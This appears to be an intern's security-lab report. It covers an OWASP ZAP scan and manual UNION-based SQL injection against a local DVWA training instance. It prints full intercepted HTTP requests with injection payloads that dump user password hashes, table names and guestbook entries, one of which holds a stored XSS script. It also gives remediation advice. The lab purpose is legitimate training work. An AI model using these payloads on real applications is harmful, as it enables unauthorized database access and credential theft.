Future Intern – Internship Task 1


OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner developed by the OWASP (Open Web Application Security Project). It's widely used for finding vulnerabilities in web applications, including issues like:

- SQL Injection
- Cross-Site Scripting (XSS)
- Broken Authentication
- Security misconfigurations

Step Follow

1. Enter the target URL in the top bar
2. Click "Attack" or right-click the site in the left pane → Attack → Spider.
3. ZAP will crawl all the links on the site and list them

Set target url and click on attack


Untitled Session - 20250710-121240 - ZAP 2.16.0

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://

Use traditional spider: ☐


Use ajax spider: If Modern with Chrome

Progress: Not started

Main Proxy: localhost:8081

File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
ZAP by Checkmarx
Select...
Attack
Stop
History
Search
Alerts
Output
Filter: OFF
Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
Alerts 0 0 0 0
Current Scans 0 0 0 0 0 0 0 0 0 0

We can see the Vulnerability in the alert portion



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.


Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost/DVWA/security.php
Use traditional spider: ✓
Use ajax spider: If Modern with Chrome
Attack Stop
Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (13)
- Content Security Policy (CSP) Header Not Set (4)
- Directory Browsing (3)
- Hidden File Found (2)
- Missing Anti-clickjacking Header (2)
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute (2)
- Server Leaks Information via "X-Powered-By" HTTP Response
- Server Leaks Version Information via "Server" HTTP Response
- X-Content-Type-Options Header Missing (5)
- Authentication Request Identified
- Loosely Scoped Cookie
- Session Management Response Identified (5)

X-Content-Type-Options Header Missing
URL: http://localhost/DVWA/dvwa/images/login_logo.png
Risk: Low
Confidence: Medium
Parameter: x-content-type-options
Attack:
Evidence:
CWE ID: 693
WASC ID: 15
Source: Passive (10021 - X-Content-Type-Options Header Missing)
Input Vector:
Description:
The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

Alerts 0 4 5 4 Main Proxy: localhost:8081 Current Scans 0 0 0 0 0 0 0 0 0 0



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.


Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost/DVWA/security.php
Use traditional spider:
Use ajax spider: If Modern with Chrome
Attack Stop
Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (13)
- Content Security Policy (CSP) Header Not Set (4)
- Directory Browsing (3)
- Hidden File Found (2)
- Missing Anti-clickjacking Header (2)
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute (2)
- Server Leaks Information via "X-Powered-By" HTTP Response
- Server Leaks Version Information via "Server" HTTP Response
- X-Content-Type-Options Header Missing (5)
- Authentication Request Identified
- Loosely Scoped Cookie
- Session Management Response Identified (5)

Missing Anti-clickjacking Header
URL: http://localhost/DVWA/security.php
Risk: Medium
Confidence: Medium
Parameter: x-frame-options
Attack:
Evidence:
CWE ID: 1021
WASC ID: 15
Source: Passive (10020 - Anti-clickjacking Header)
Alert Reference: 10020-1
Input Vector:
Description:
The response does not protect against 'ClickJacking' attacks. It should include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options.

Alerts 0 4 5 4 Main Proxy: localhost:8081 Current Scans 0 0 0 0 0 0 0 0 0 0



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://localhost/DVWA/index.php
Use traditional spider: ✓
Use ajax spider: If Modern with Chrome
Attack Stop
Progress: Attack complete - see the Alerts tab for details of any issues found

Alerts (13)
- Content Security Policy (CSP) Header Not Set (4)
- Directory Browsing (3)
- Hidden File Found (2)
- Missing Anti-clickjacking Header (2)
- Cookie No HttpOnly Flag
- Cookie without SameSite Attribute (2)
- Server Leaks Information via "X-Powered-By" HTTP Response
- Server Leaks Version Information via "Server" HTTP Response
- X-Content-Type-Options Header Missing (5)
- Authentication Request Identified
- Loosely Scoped Cookie
- Session Management Response Identified (5)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Alerts 0 4 5 4 Main Proxy: localhost:8081 Current Scans 0 0 0 0 0 0 0 0 0 0

Lab Setup (XAMPP Method)

Step 1: Install XAMPP

- Download and install XAMPP.
- Launch the XAMPP Control Panel.
- Start Apache and MySQL services.

Step 2: Download DVWA

https://github.com/digininja/DVWA.git or manually download from GitHub.

Step 3: Configure DVWA

1. Copy the DVWA folder into C:\xampp\htdocs\
2. Rename the config file:

C:\xampp\htdocs\DVWA\config\config.inc.php.dist

→ config.inc.php

3. Edit config.inc.php:

```
$_DVWA[ 'db_user' ] = 'root';

$_DVWA[ 'db_password' ] = '';
```

Step 4: Setup MySQL Database

- Visit: http://localhost/phpmyadmin
- Create a database named dvwa

Step 5: Configure Security Level

- Log in: admin / password
- Go to DVWA Security tab → Set level to Low, Medium, High, or
- Impossible

Tittle: SOL Injection (Union based)

Description

UNION-based SQL Injection is a type of SQL injection attack where an attacker uses the SQL UNION operator to combine the results of two or more SELECT statements into a single result.

Affected resources	Severity
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High

Impact

This type of injection can expose sensitive information such as usernames, passwords, email addresses, credit card numbers, and even internal database structure. If exploited, it may lead to unauthorized access, data breaches, identity theft, or further compromise of the system.


Recommandation

To protect against SQL Injection attacks, it is essential to use parameterized queries (prepared statements) to ensure that user inputs are treated as data, not executable code. Additionally, always validate and sanitize all user inputs to prevent malicious entries. Where appropriate, use stored procedures to encapsulate SQL logic and reduce exposure to injection points. Implement proper error handling by disabling detailed SQL error messages that could aid attackers. Lastly, strengthen your defense by enabling a Web Application Firewall (WAF) to detect and block malicious traffic at the application layer.


Tool used	References
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the DVWA web application and click on Sql injection portion with severity level High




Step 2: Intercepting the communication between DVWA web application and server inserting payload **1 UNION SELECT user, password FROM users-- -&Submit=Submit** and got information name surname



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 61
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT user, password FROM users-- -&Submit=Submit
```

```
                <input type="submit" name="Submit" value="Submit">
            </p>

        </form>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: admin<br />
            Surname: admin
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: admin<br />
            Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: gordonb<br />
            Surname: e99a18c428cb38d5f260853678922e03
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: 1337<br />
            Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: pablo<br />
            Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
        </pre>
        <pre>
            ID: 1 UNION SELECT user, password FROM users-- -<br />
            First name: smithy<br />
            Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
    </div>

    <h2>
        More Information
    </h2>
    <ul>
        <li>
            <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">
```

Payload 2: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -&submit=submit after inserted this payload got information about tables which is stored on database




```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 83
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT table_name, NULL FROM information_schema.tables-- -&Submit=Submit
```

```
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_SYS_VIRTUAL<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_TABLESPACES_SCRUBBING<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: INNODB_SYS_SEMAPHORE_WAITS<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables-- -
            <br />
            First name: guestbook<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: users<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: columns_priv<br />
            Surname:
        </pre>
        <pre>
            ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables--
            <br />
            First name: column_stats<br />
            Surname:
        </pre>
```

Snipping Tool
Screenshot copied to clipboard
Automatically saved to screenshots folder.

Payload 3:**1 UNION SELECT name, comment FROM guestbook-- -&Submit=**Submit after inserted this payload got information about column which is selected from table



```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 64
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=5j9av88jgddnl8mb8ie38b8706; security=medium
Connection: keep-alive

id=1 UNION SELECT name, comment FROM guestbook-- -&Submit=Submit
```

```
                    5
                </option>
            </select>
            <input type="submit" name="Submit" value="Submit">
        </p>

    </form>
    <pre>
        ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
        First name: admin<br />
        Surname: admin
    </pre>
    <pre>
        ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
        First name: test<br />
        Surname: This is a test comment.
    </pre>
    <pre>
        ID: 1 UNION SELECT name, comment FROM guestbook-- -<br />
        First name: gau<br />
        Surname: <script>
            alert('hacked');
        </script>
    </pre>
</div>

<h2>
    More Information
</h2>
<ul>
    <li>
        <a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">
            https://en.wikipedia.org/wiki/SQL_injection
        </a>
    </li>
    <li>
        <a href="
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet
/" target="_blank">
            https://www.netsparker.com/blog/web-security/sql-injection-cheat-
sheet/
        </a>
```

Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Target: http://localhost HTTP/1
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 2
Request headers 20
Response headers 10
gu
3 matches
0 highlights
Done
5,410 bytes | 26 millis
Memory: 186.6MB
1:53 PM 6/24/2025

Tittle: SOL Injection (Blind based)

Description

Blind SQL Injection is a type of SQL injection where the attacker cannot see the database output directly. Instead, they infer information indirectly by observing how the web application behaves — such as changes in page content, errors, response time.

Affected resources	Severity
DVWA web application **http://localhost/dvwa/vulnerabilities/sqli_blind/#**	High

Impact

when a web application is vulnerable to SQL injection, but the results of the queries are not directly visible to the attacke The impact can be severe — attackers may gain unauthorized access to databases, extract confidential data such as username passwords, and credit card numbers, modify or delete records, or even gain full control of the database server.

